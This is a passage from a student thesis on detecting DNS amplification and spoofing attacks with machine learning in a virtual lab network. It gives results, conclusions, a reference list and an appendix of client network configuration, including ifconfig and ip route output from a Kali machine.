


Figure 51 Time Graph Smart Outlier Detection ANY Amplification Attack

The conclusion here is that also this model works well for the DNS Amplification case study but for sure it is not the best possible right now. Maybe the performances could be increased by doing attacks with a larger number of events simultaneously (like in real case attacks) or even by adding more useful fields for analyzing better the data.

Similarly, to the Smart Clustering experiment, in this case the goal of the experiment was not the perfection but to reach discrete results that may be improved beginning from this starting point. The ending results were perfect so the Smart Outlier Detection Experiment can be seen as a success as well.

6. Conclusion and Further Work

As a result, we can conclude by saying that the results obtained are really good, especially the ones of the Smart Prediction and Smart Outlier Detection Experiments. Smart Clustering still have good results that may be increased by making some changes as, for example, doing attacks with a larger number of queries. As another important result it has to be said that the data collected was perfect for the learning phase, it is thanks to those data if the results are that good. The thesis is really interesting because it presents a virtual network configuration that, even if simple, has a lot of the components of real networks nowadays. Also, DNS attacks are really dangerous because everyone uses DNS and in particular the DNS amplification attack is something that is not hard to implement but it is indeed hard to detect, especially in the moment that it is occurring. At least manually. That's why a way to automatically detect it would be very useful. This thesis could be a starting point for further work on DNS attacks recognized by Machine Learning, for example, by improving the performances of the Smart Clustering Model, by detecting other types of DNS attacks and trying out the model with a search that detect the attack when more events are occurring like in a real scenario.

It is interesting to say that in our case we used just a client in order to perform the attack while in a real case of DNS Amplification attack a lot of "bots" are used, so much more traffic would be generated. This implies two things: the first one is that we should modify the search command that should label as attacks just in case that much more than 50 events would occur simultaneously, like, for example a thousand or even more. Because of this the model would work even better because it would be almost impossible to have both false positives and false negatives. The second thing implied is that in our case the attack could not be in any way dangerous, a DNS Amplification attack performed by just one machine cannot block any victim, this simply because it cannot generate enough traffic to congest the victim.

This case study cannot be taken as absolutely true but for sure it can help to find a solution for detecting that a DNS Amplification attack is occurring. This means that I am pretty confident that the ML model developed in this thesis would work even in a real environment with the modifications cited above but further work and tries should be done within a real environment in order to be sure that everything is working correctly.

References

[1] CloudFlare, "What is DNS, How DNS Works," [Online]. Available: https://www.cloudflare.com/it-it/learning/DNS/what-is-DNS/. [Accessed 20 June 2022].

[2] efficientIP, "A Diverse DNS Security Threat Landscape," [Online]. Available: https://www.efficientIP.com/DNS-attacks-list/. [Accessed 20 June 2022].

[3] GeeksforGeeks, "Types of firewall and possible attacks," 2 November 2018. [Online]. Available: https://www.geeksforgeeks.org/types-of-firewall-and-possible-attacks/. [Accessed 20 June 2022].

[4] CloudFlare, "How DNSSEC Works," [Online]. Available: https://www.cloudflare.com/it-it/dns/dnssec/how-dnssec-works/. [Accessed 20 June 2022].

[5] GoldSky, "Cyber Security Solutions, "The Implications of DNS Attacks on Critical Business Operations"," 20 September 2021. [Online]. Available: https://goldskysecurity.com/the-implications-of-DNS-attacks-on-critical-business-operations/. [Accessed 20 June 2022].

[6] A. Velimirovic, "How to Prevent DDoS Attacks," 2 December 2021. [Online]. Available: https://phoenixnap.com/blog/prevent-ddos-attacks. [Accessed 20 June 2022].

[7] Miniserver, "PfSense," 8 February 2022. [Online]. Available: https://blog.miniserver.it/cose-pfsense2/. [Accessed 16 June 2022].

[8] Splunk, "Splunk Enterprise," [Online]. Available: https://www.splunk.com/. [Accessed 20 June 2022].

[9] S. Enterprise, "Splunk Enterprise Overview," 29 January 2020. [Online]. Available: https://docs.splunk.com/Documentation/Splunk/8.0.2/Overview/AboutSplunkEnterprise. [Accessed 20 June 2022].

[10] IBM, "Artificial intelligence for a smarter kind of cybersecurity," [Online]. Available: https://www.ibm.com/security/artificial-intelligence. [Accessed 20 June 2022].

[11] S. Enterprise, "Splunk Machine Learning Toolkit," 19 February 2020. [Online]. Available: https://docs.splunk.com/Documentation/MLApp/5.1.0/User/AboutMLTK. [Accessed 20 June 2022].

[12] Scapy, "Scapy Tools," [Online]. Available: https://Scapy.readthedocs.io/en/latest/. [Accessed 20 June 2022].

[13] CloudFlare, "DNS Amplification attack from cloudflare," [Online]. Available: https://www.cloudflare.com/learning/ddos/DNS-amplification-ddos-attack/. [Accessed 20 June 2022].

[14] TechDocs, "Passive DNS Monitoring," 14 March 2022. [Online]. Available: https://docs.paloaltonetworks.com/pan-os/9-0/pan-os-admin/threat-prevention/share-threat-intelligence-with-palo-alto-networks/passive-dns-monitoring. [Accessed 20 June 2022].

[15] TechDocs, "How DNS Sinkholing Works," 9 June 2022. [Online]. Available: https://docs.paloaltonetworks.com/pan-os/9-1/pan-os-admin/threat-prevention/use-dns-queries-to-identify-infected-hosts-on-the-network/dns-sinkholing. [Accessed 20 June 2022].

[16] Splunk, "Algorithms in the Machine Learning Toolkit," [Online]. Available: https://docs.splunk.com/Documentation/MLApp/5.3.1/User/Algorithms. [Accessed 20 June 2022].

[17] P. A. Networks, "Palo Alto Networks ML Powered Next Generation Firewall Feature Overview".

[18] Gartners, "Innovation Insight for Extended Detection and Response 19 March 2020, PAN," 2020.

[19] K. Beaver, "Ultimate Guide to cybersecurity incident response," 1 April 2021. [Online]. Available: https://searchsecurity.techtarget.com/Ultimate-guide-to-incident-response-and-management?src=7391208&asrc=EM_ERU_155005740&utm_medium=EM&utm_source=ERU&utm_campaign=20210402_. [Accessed 20 June 2022].

[20] N. Blog, "Cyber Security with Artificial Intelligence in 10 Question," [Online]. Available: https://www.normshield.com/cyber-security-with-artificial-intelligence-in-10-question/. [Accessed 20 June 2022].

[21] Jaxenter, "The role of artificial intelligence in improving data security," 27 June 2019. [Online]. Available: https://jaxenter.com/ai-improving-data-security-159592.html. [Accessed 20 June 2022].

[22] Proofpoint, "What is DNS Spoofing?," [Online]. Available: https://www.proofpoint.com/us/threat-reference/dns-spoofing. [Accessed 20 June 2022].

[23] Scapy, "NetfilterQueue from Scapy," [Online]. Available: https://pypi.org/project/NetfilterQueue/. [Accessed 20 June 2022].

[24] Sklearn, "SVC from svm sklearn," [Online]. Available: https://scikit-learn.org/stable/modules/generated/sklearn.svm.SVC.html. [Accessed 20 June 2022].

Appendix

Configuration of the Network Components

In this paragraph there will be presented the base configuration of the components of the network.

Webserver

Following there are the screenshots of the Webserver configuration.
Figure 52 shows

- the IP and MAC address of the webserver in the different interfaces that it is connected to
- the broadcast address
- the subnet mask
- the other information about the webserver in the network
- the IP address of the webserver in interface eth0.8
- the default device (PAN-FW)
- the metric to reach the firewall




Figure 52 Webserver configuration

Kali SNM

Next there is the kali SNM client which was the one used the most for experimenting the attacks as the attacker. All the scripts used for the attacks are contained here.
Figure 53 shows the configuration settings for this client:

- all the information displayed when using the ifconfig and IP route command on the command line
- IP and MAC address of the kali on both the eth0 and loopback interfaces
- the default route is set at the firewall on this interface




Figure 53 Kali SNM configuration part 1

Figure 54 present the configuration settings of the client overwritten respectively in the network/interfaces and resolv.config files. These setting bring to the result seen in the previous figure





Figure 54 Configuration file network/interfaces and resolv.config of Kali SNM

Kali External

Client used to try to reach the outside from the inside and vice versa and to try to perform attacks coming from outside the network.

Figure 55 depicts the configuration settings of this client:

- the results of IP route and ifconfig commands on the kali external client
- it is directly connected to the WAN Router which allows it to easily connect itself to the internet




```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.13.37.10  netmask 255.255.255.0  broadcast 10.13.37.255
        inet6 fe80::a00:27ff:fee8:9562  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e8:95:62  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 60 (60.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10  bytes 796 (796.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ ip route
default via 10.13.37.254 dev eth0 onlink
10.13.37.0/24 dev eth0 proto kernel scope link src 10.13.37.10
```

Figure 55 Results of IP route and ifconfig commands on the kali external client.

Figure 56 depict the configuration settings of the client overwritten respectively in the network/interfaces and resolv.config files. These setting bring to the result seen in the previous figure




Figure 56 Configuration file network/interfaces and resolv.config of Kali External

Kali Internal

This Client was added in order to perform the DNS Spoofing attack because it was necessary to have two devices inside the same subnet (kali SNM and this client; IPs 192.168.3.10 and 192.168.3.20) in order to do ARP requests.

Figure 57 shows the configuration settings of this client starting with the results of IP route and ifconfig commands. These are very similar to the ones of kali SNM




Figure 57 Results of IP route and ifconfig commands on the kali internal client

Figure 58 present the configuration settings of the client overwritten respectively in the network/interfaces and resolv.config files. These setting bring to the result seen in the previous figure.

